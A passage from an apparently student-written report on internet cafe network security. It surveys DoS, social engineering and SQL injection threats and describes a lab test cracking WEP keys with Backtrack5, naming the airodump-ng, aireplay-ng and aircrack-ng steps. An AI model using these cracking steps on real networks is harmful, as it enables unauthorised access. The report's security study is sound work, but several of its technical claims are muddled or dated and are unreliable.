- ii. It also sends invalid applications or network services and, which causes the vulnerabilities behaviours of the applications.
- iii. It floods the entire computer network with packets until a shutdown occurs because of (due to) the overload.
- iv. It blocks traffic, because of loss of access to network resources by authorized users [6], [10], [39].

## Evaluate Security on the Internet Cafe.



**Fig 7: Denial-of-Service Attack**

From the fig.7, a denial of service attack is special among all other threats that attack large websites on the internet. Denial of service hack the system that designed to bring the network to compromises stage by flooding it with unnecessary packet. The denial of service can experienced when a system such as a web server and database, has been flooded with illegitimate requests, thus making it impossible to respond to real tasks. For example, Yahoo!, MSN, Facebook, and EBay were both victims of such cyber threats. The function of DOS attacks is the following:


- i. Slow network performance.
- ii. Restriction of client's right to access any website.
- iii. A dramatic increase in spam receives in the email account [6], [39].

## Evaluate Security on the Internet Cafe.

### 3.1.8.1 DIFFERENT TYPE OF DENIAL OF SERVICE (DOS) ATTACKS

#### i. BUFFER OVERFLOW ATTACKS

The major job of DoS attacks is to send more packets to a network address than the normal expectation of the size of the buffer. The fig.8 shows how buffer attack operates during communication. This is a situation that, an internet user seeks to gain partial or total control of a special network host. It dominates in the area of the remote network in order to insert excessive data into buffers found in computer programs to penetrate computer systems [46].



**Fig 8: Buffer Overflows Attack**

a. A situation when the main program is running.


b. After program, A is call.

c. Buffer overflows shown in from A's local variable to reach man is a local variable.

The program a, b and c shows in fig.8 is an example of user interaction. It is bad programming designed that gives hacker an opportunity to bypass or corrupt control information in order to compromise the security of a system. For example, the man-in-middle has the opportunity to bypass authentication by insert arbitrary code to remove files inside program codes [46].

## Evaluate Security on the Internet Cafe.

### ii. SMURF ATTACKS



**Fig 9: Smurf Attack**

In this type of attack display above in the fig.9, the perpetrator or hacker sends an IP ping request to a receiving web site or web page in order to collect details packets. The ping packet specifies that, it broadcast to a number of hosts within the receiving site's local network. The traffic also acknowledges that the request is from another web site, which is the target site that aimed by the intruder to receive the DoS attack. Because of this threat, many ping replies flooding back to the innocent client, spoofed host. For example, if the flood is large enough, the affected host will no longer be able to receive or distinguish real traffic from fake traffic.



## Evaluate Security on the Internet Cafe.

### iii. SYN FLOODS




Fig 10: SYN Floods

When a computer (fig.10) is making a TCP/IP connection to another computer system, the exchange of a TCP/SYN and TCP/ACK packet occurs when a computer system request for the communication. It is usually the client's computer that sends a TCP/SYN packet that makes requests from the server if it can connect. If the server is ready, then it sends a TCP/SYN-ACK packet back to the client to tell, "Yes you may connect." It reserves a space for the connection that waiting for the client to respond with a TCP/ACK packet. In a SYN flood, the address of the client often forged so that when the server sends a TCP/SYN-ACK packet back to the client. The message never received from the client because either the client does not exist or because it does not expect any packet therefore, it subsequently ignores it. This leaves the server with a dead connection and reserve for a client that will never reply. Usually this kind of attack is done with server many times in order to reserve all the connections for unresolved clients, which keeps real clients from having connections [6], [10] [23], [39].

### 3.1.9 MALWARE ATTACK

A malware is the so-called malicious software that can cause damage to home, office, and business computer systems. A cyber attacker's intention to always to able to have full control over client's private information such as credit cards, name, email address, social security numbers in order to steal people's identity or money. For example, a malware is a Tsunami Trojan. The Tsunami Trojan has effect mostly on the window such as Mac is UNIX and derives a platform that can increase a user base follows prospect of vulnerabilities exploit [39].

## Evaluate Security on the Internet Cafe.

### 3.1.10 SOCIAL ENGINEERING

Social engineering is the use of deception to gain access to information database as shown in fig. 11 below. The method such as telephone, e-mail message and spam logs. The man-in-middle usually pretends to be a real owner or a director in the company such as travelling agent, business organization with a deadline to get some valuable data left on their network drive. They make inquiries from the help desk to give them the toll-free number of the RAS server to compromise and sometimes get their password reset. The main target of the social engineering attack is to place the human element in the network-breaching loop and use it as a weapon. The human elements refer to as the weakest technique in the global network security [10].




Fig 11: Social Engineering

#### 3.1.10.1 FUNCTION OF SOCIAL ENGINEERING

- i. Fake Email: This is the act of sending messages to one or more users in a domain in order to gain access to their IP address or data. For example, social attacker acts like this “this is the system administrator on windows and I want to tell you that your password must be reset to **user 2000**” for a temporary period. The hacker then continuously monitors for the change and then exploits the whole information system from the victim system.
- ii. Fictitious Competition: The social attacker manipulates a group of client device to participate in some fake transaction and competition such as jackpot prize and, with the purpose of eventually extracting their confidential data over the network or to compromise password security.

## Evaluate Security on the Internet Cafe.

- iii. The Help Desk: The help desk gets a call or message from the hacker impersonating a user reporting a forgotten password. In many situations with the vital detail provided by attacker the help desk, believe its real users. The help desk changes the user's password over the phone as requested by social engineer. The hacker now has a legitimate username and password to work with. In order to avoid problems from the original user, the social engineer call the user who was impersonated and say something like "this is Paulson from MIS department" and, said we had some problems with the security database today. We are to inform you that your password has changed, and the new suggest password is "Kärlek200" [6], [10], [39]. Fig.11 above is a typical topology that shows mode of operation of a social engineering attack.

### 3.1.11 SQL AND PHP ATTACKS

A gallery designed with range of attraction to inviting potential users and customers to come into a personal site exhibition such as holiday photos. Then after the hard work put together to make the site look admire to the users, the funniest thing you experience is that someone in hiding places such as hacker to come along and, perform a PHP attack and break it. There are various numbers of problems in web attack, and unfortunately, not all of them have definite solutions. The Intrusion prevention detection system being implemented on the network to fight again threats such as a PHP and SQL attack can be mitigated and reduced [10], [45]. A client is able to execute SQL queries on the web pages' database. A hacker such as usually performs this common web threat: entering text into a form field which causes a subsequent SQL query and generated from the PHP form processing code. The effects of this attack range from the harmless (hacker use SELECT command to pull another data set) to the devastating (also make use of DELETE) and data could be changed, modify or new information can be added. The SQL injection attack has described as the most dangerous and serious cyber threats for web applications. A web application that is weak and vulnerable to SQL injection may allow man-in-the middle attack to gain complete access to their databases. These databases contain vital user information, because of security violations such as identifying theft, loss of confidential information and credit card fraud. In so many cases, the hacker can even use SQL injection vulnerability to take control and corrupt the database system that host the web application. A web application that is vulnerable to SQL injection and PHP attacks are widespread. A study by Gartner Group on over 300 internet websites has shown that most of them could be vulnerable to SQL and PHP attack. They have successfully targeted high profile victims such as the Blueville cafe, FTD.com, and Guess Inc. The causes of SQL injection and PHP vulnerabilities include insufficient validation of user input. To address this validation problem, the developers have to propose a range of coding guidelines that promote defensive coding practices such as encoding user input and validation that will mitigate the strength of the SQL cyber - attack [6], [10], [45].

## **Evaluate Security on the Internet Cafe.**

### **4. POSSIBLE SOLUTIONS TO NETWORK THREATS**

#### **4.1 USERS CATALOGUE**

The training should include lessons such as scanning attachment download files before the opening them and logging off the computer if not used. Educating the users about possible threats and damage caused by ignorance are very important [eight], [31]. All the components have their product catalogue and manufacturer guide.

#### **4.2 CREATE A USER PROFILE OF EACH CLIENT**

Avoiding using the administrator account all the time, install or remove network component's software. The strong password of eight characters that contain at least three digits, and a special character make it tough for hackers or man-in-the-middle to break into a network [8], [31]. The technique of implementing user control, it is a very good method to mitigate and control the information security policy without linked out to the unwanted users.

#### **4.3 RESTRICTING MANAGEMENT ACCESS USING CONTROL LIST**

The ACL (access control list) is an effective way to manage and restrict remote access traffic in the prevention of unauthorized access and denial of service attack against a management interface. An ACL mechanism can also be used in conjunction with distance vector and link-state routing protocols [8], [31]. The idea of reducing access of co-workers to database account of a particular organisation is one of major technique to govern and secure database information from modification or exploit by unwanted users.

#### **4.4 UPDATE THE OPERATING SYSTEM**

This helps reduce the vulnerabilities such as the developer identifies, patch, weaknesses in the operating system [31]. If your devices are malfunctioning because you didn't perform your update, it is possible you lost your valuable data to a cyber threat, or spent whole days trying to scan for a virus, you learned a valuable lesson about the need to secure your computer. All users have to update their systems and stop using devices prone to vulnerabilities such as Microsoft Windows 95, Windows 98, and Windows ME. These versions of Microsoft Windows are now outdated, they are prone to attack and vulnerabilities. Every time you use your computer to transact or send vital information via the internet may put you at risk such as losing your vital information to the hacker. The method of upgrading device to Windows operating system such as: XP Service Pack 2, Vista, Win7, and Win8, which designed to replace older Windows and considered more secure.

#### **4.5 VULNERABILITY SCANNER**

The best way to check whether a website and applications are vulnerable to SQL injection and PHP attack is by installing a licensed anti-virus (web scanner). Web scanners crawls entire website and automatically check for vulnerabilities to cyber threats. It will indicate which script is vulnerable and

## **Evaluate Security on the Internet Cafe.**

fix the vulnerability easily. It also ensures a website is secure by checking across site scripting program and other vulnerabilities. It performs so many tasks such as authentication pages, automatically audits shopping carts, forms, dynamic content, and other web applications. It is designed or program in such a way that after completing scanning of system, it produces detailed reports that pinpoint where vulnerabilities exist and remediation techniques [18], [20], [31].

### **4.6 WEP (Wired Equivalent Privacy)**

The WEP (wired Equivalent Privacy) security technology was originated from RC4' RSA data encryption technology. The WEP is use for different wireless end devices' encrypted communication that prevents unauthorized users sniff the network or intrude into the wireless network [19]. The WEP has two authentication mechanisms such as (open system authentication) and (share key authentication). The WEP is not perfect for use in wireless network systems because RC4 is one kind of a stream cipher in which the same key cannot use as second timers [19]. The password is not secure when users transmit plain text password. The plain text password is very easy to break by malicious people [5], [11], and [29].

### **4.7 WPA (WI-FI Protected Access)**

The WPA (WI-FI Protected Access) is a mechanism used for project wireless network systems that provide an effective encrypt passwords between different wireless ends. The WPA uses one standard method to encrypt, which is (Temporary key integrity protocol). There are two types of authentication e.g. 802.1x authentication mechanism and pre-shared key mode. The WPA versions and protection mechanisms can be differentiated based on the (chronological) technological operation of WPA, the target end-user (according to the method of authentication key distribution), and the encryption protocol used [4], [16] [29].

### **4.8 WIPS (Wireless Intrusion Prevention System)**

The Wireless Intrusion Prevention system is an effective way to prevent unauthorized access to local area networks and the other information may influence wireless network performance [4]. The WIPS is a good way to project wireless network infrastructure. The WIPS consist of these components such as a sensor, server, and console [11]. Finally, the sensor performs various kinds of test such as scans the wireless spectrum packets, discovers server and captures the unauthorized behaviours. After that the console provides, the primary user interface into the system for administration and reporting [29].

### **4.9 WIDS (Wireless Intrusion Detection System)**

The wireless intrusion detection system monitors the radio spectrum for unauthorized behaviours [4]. This system monitors the wireless spectrum based on the wireless local area network. If the WIDS detect unauthorized information, it will immediately send awareness to administrator [11], [29]. It consists of three components such as Sensors, Server, and Console. A WIDS can be a single system that connected to a wireless radio signal device, and antennas placed throughout the facility.

## **Evaluate Security on the Internet Cafe.**


### **4.10 FIREWALL**

The Firewall and endpoint anti-malware products are essential security tools, but they are inadequate in the face of these bad omens (hackers). The firewall is an important cornerstone of the network security and it is generally, first line of defence against internet-based threats. The traditional firewall most are inbuilt into devices system and some new generation firewall can installed by following the guide and manual catalogue provided from the manufacture. It is easy to operate and maintain, but are also relatively unsophisticated and therefore ineffective against many of today's advance network threats. The traditional firewall is not design to inspect the application content. An attack from an allowed IP address or port can often simply bypass a firewall. Due to the weakness of traditional firewall, the new generation firewall is programme such as to recognize and discover threats so fast and acknowledge by giving alarm sound. The endpoint anti-malware detects and blocks many unwanted mail and attacks, but its effectiveness has decreased in the face of extremely sophisticated techniques [20], [23], and [24].

## Evaluate Security on the Internet Cafe.

### 5. METHODOLOGY

There are different kinds of internet or cyber-attacks, which can harm the network and exploit it. This report contains the different type of attacks and suggests solutions. Mainly, there are two general types of attacks such as internal and external attacks. Here are lists of attacks on the network and their mitigation (how to secure from those attacks). The fig.12 below shows the diagrammatic representation of wireless network of an internet cafe (The Blueville, Ede). The attacks that were label in the fig.12 are examples of the internal and external threats experienced by naming cafes inside the report. The Internal threats such as password compromise or cracker, spammer, vulnerability, web login attacks by customers and the external threats such as: brute force ssh attack, fake caller, and war-driver.



**Fig 12: Cafe-Topology**

The above fig.12 was not the exact original topology of the Blueville cafe, but it assumed and imagined how the cafe topology should look like because we cannot fly to Nigeria due to cost and visa requirement. The investigation made on the phone to the Blueville cafe administrator in Nigeria in order to gather details about the cyber threats. We confirmed from the data that, the Blueville cafe was under the threats of an internal and external attack. We asked questions from the cyber cafe administrator such as design topology, kind of operating systems installed on the computer, compatible with an application program, security measure and policy control. For examples, the cafe device system implements with a Mikrotik OS to manage their networks. The mikrotik OS has inbuilt security functions such as: a firewall feature, captive portal login with encryption technique. The computer systems in the cafe are installing with trial version of different antivirus (unlicensed antivirus program). The administrator also told us that the web attacks control was always taking care by the hosting company. The café administrator tells us that, the web attack such as SQL-injection and PHP

## **Evaluate Security on the Internet Cafe.**

handled by the hosting company. Therefore, due to insufficient information from the ISP provider, we are unable to offer details how they take care or mitigate their external attacks. We are able confirmed that the two companies (blueville cafe and internet game centre) experienced the same and similar attacks. After we compared the information, collected on the phone from Nigeria and the data collected in Sweden. It also came to our notices that most customers attempted to crack the password by installing some malicious program on the computer. The attacker also uses “try by error” method to break the portal login by means of shortcut key from the keyboard. From our documentation and resources, we documented the possible mitigation and suggestions on how to control the listed test threats in the result that collected during our practical test at the university Cisco lab. We run a test for the following threats such as password crack and war-driver by means of using backtrack5 as our intruder to break our scenario wireless network. The following security technique such as a WEP, WPA/WPA2, and WPA2 using 802.1x used in our test in the lab.

### **5.1 PROTOTYPE AND EXPERIMENTS**

The goal of this work is to design a scenario that includes the implementation of the wireless network security solution such as WEP, WPA/WPA2, and WPA2 using 802.1x and, we use backtrack5 (brute force) as the dictionary technique that tries all possible combinations of letters listed in a dictionary. This objective has shown better results in practice, as most of the time passwords are combinations of meaningful words and phrases. Hence, the number of potential combinations and time required for such search is significantly lesser. For effective implementation, the following equipment’s are present such as the chosen wireless devices at the university Cisco lab to test for brute force ssh and password recovery attacks, backtrack5 (act as our intruder) as a dictionary technique for generating data and as well as war-driver tool to look and check for availability and weak wireless networks.

### **5.2 NETWORK EQUIPMENTS**

Required Tools (Hardware and Software) such as:

- i. Cisco Aero net wireless adapter
- ii. Cisco Aero net desktop utility
- iii. Wireless router
- iv. Wireless Access Point (testing tool for WEP and WPA)
- v. Backtrack 5
- vi. 10base TX cables
- vii. We have two desktop computer system and laptop with window7 and XP operating system.
- viii. Intel (R) wireless WIFI Link 5300 (Wireless Card)

The above listed tools were available wireless equipment in our Cisco lab to able to proof our test for Ssh attack, war-driver, and password cracks.



## Evaluate Security on the Internet Cafe.

### 5.3 DATA EXPLORATION

The result collected from our different scenario steps, demonstrates how to crack passwords such as WEP, WPA/WPA2 security technique. It teaches how backtrack5 behave or act like an intruder. For examples, if there is a file with codes, and any hash function used by the operating system can apply in order to encrypt possible passwords (generated brute force / dictionary attack). This determines and suggests the correct password strength through simple comparison we got from our test. The last part shows the suggested solution for a café wireless network, which include using 802.1X enterprise network security. The first test for internet security exploration is to investigate how an attack such as ssh, a password cracker and war-driver can easily gain access to a weak wireless such as WEP. The attacker uses backtrack5 as dictionary threat with several commands to check for the available free network as war-driver attacks. The second tests will show how an attacker uses backtrack5 to crack WPA/WPA2 pre-share key by using brute-force dictionary attack. The third test shows the best way to secure a café wireless network by implementing 802.1x authentication and introduction of strong and long password.

### 5.4 RESULTS

Firstly, we build simple wireless local area network (WLAN) scenario in the lab with an infrastructure mode by using Cisco equipment. The first step we build a network with very weak security. The network is completely vulnerable to attack that is, the network is open for the intruder and attacker to access the information very easily. The Practical test divided into three experiments.




Fig 13: WEP Network

## Evaluate Security on the Internet Cafe.

### 5.4.1 CRACK PRINCIPLE OF THE WEP NETWORK


This method is able to achieve with the analysis of the dictionary technique of collecting and generating enough packets. The stages in cracking of WEP network and WPA network are different even though we use the same principle of the dictionary technique. From the fig.13, it explained how an internet café wireless network can easily compromise if the administrator configure access point security mechanisms in WEP. The WEP uses 24-bit, 48-bit, and 128-bit vector key called IV. This test will display how an attacker performs some special function such as: to collect, decrypt IV's, recovery WEP hexadecimal, and ASCII key. The WEP network formally known as good-wired high security but it lost its fame after many compromising and the loss of information to an attacker. Due to the weakness of WEP, result in the emergence of the WPA introduce to the network.

**Scenario 1**, fig.13 is a simple network infrastructure topology designed with the Cisco equipment in the lab, to provide initial security to the network. The configuration of WEP security policy on the AP and Client did at the university Cisco the lab. Although the WEP network is, consider good compare with wireless network without security control. After implementing a WEP security on the network, and we use the cracking tool called backtrack5 to break the WEP (64 and 128 bits) security key. From the result collect, we conclude that the WEP key is easy to break for WLAN and analyse that how the WEP security is unreliable for secured network. To successful crack, WEP hexadecimal and ASCII keys, large amount of IVs must collect. This project explains how an attacker cracks WEP using the latest version of backtrack5 by applying the series of commands. Firstly, the attacker type commands iwconfig into the backtrack5 terminal. This enables an attacker to confirm which network interface among listed are available to monitor. It also makes sure that the wireless card is functioning without any problem. If the attacker caught enough IV according to the fig.14, hence the attacker can use airocrack command to break or crack the WEP network password. We use airodump-ng command to grab value data packets and collect IVs. If the network is slow or no client connects to the associate access point, the airplay-ng command used to inject floods to increase collecting IVs rate. Once 30000-60000 packets of data collected, aircrack - ng commands can used to crack the WEP network hexadecimal and ASCII keys.

## Evaluate Security on the Internet Cafe.

### 5.4.1.1 STAGES COMPROMISING OF WEP NETWORK

#### Stage 1 Wireless Interface



```
root@root: ~
File Edit View Terminal Help
root@root:~# iwconfig
lo          no wireless extensions.

eth0       no wireless extensions.

wlan0      IEEE 802.11abgn  ESSID:"FAST"
Mode:Managed  Frequency:2.437 GHz  Access Point: 00:1D:0F:8B:86:28
Bit Rate=54 Mb/s   Tx-Power=15 dBm
Retry long limit:7   RTS thr:off   Fragment thr:off
Encryption key:7768-7363-64
Power Management:off
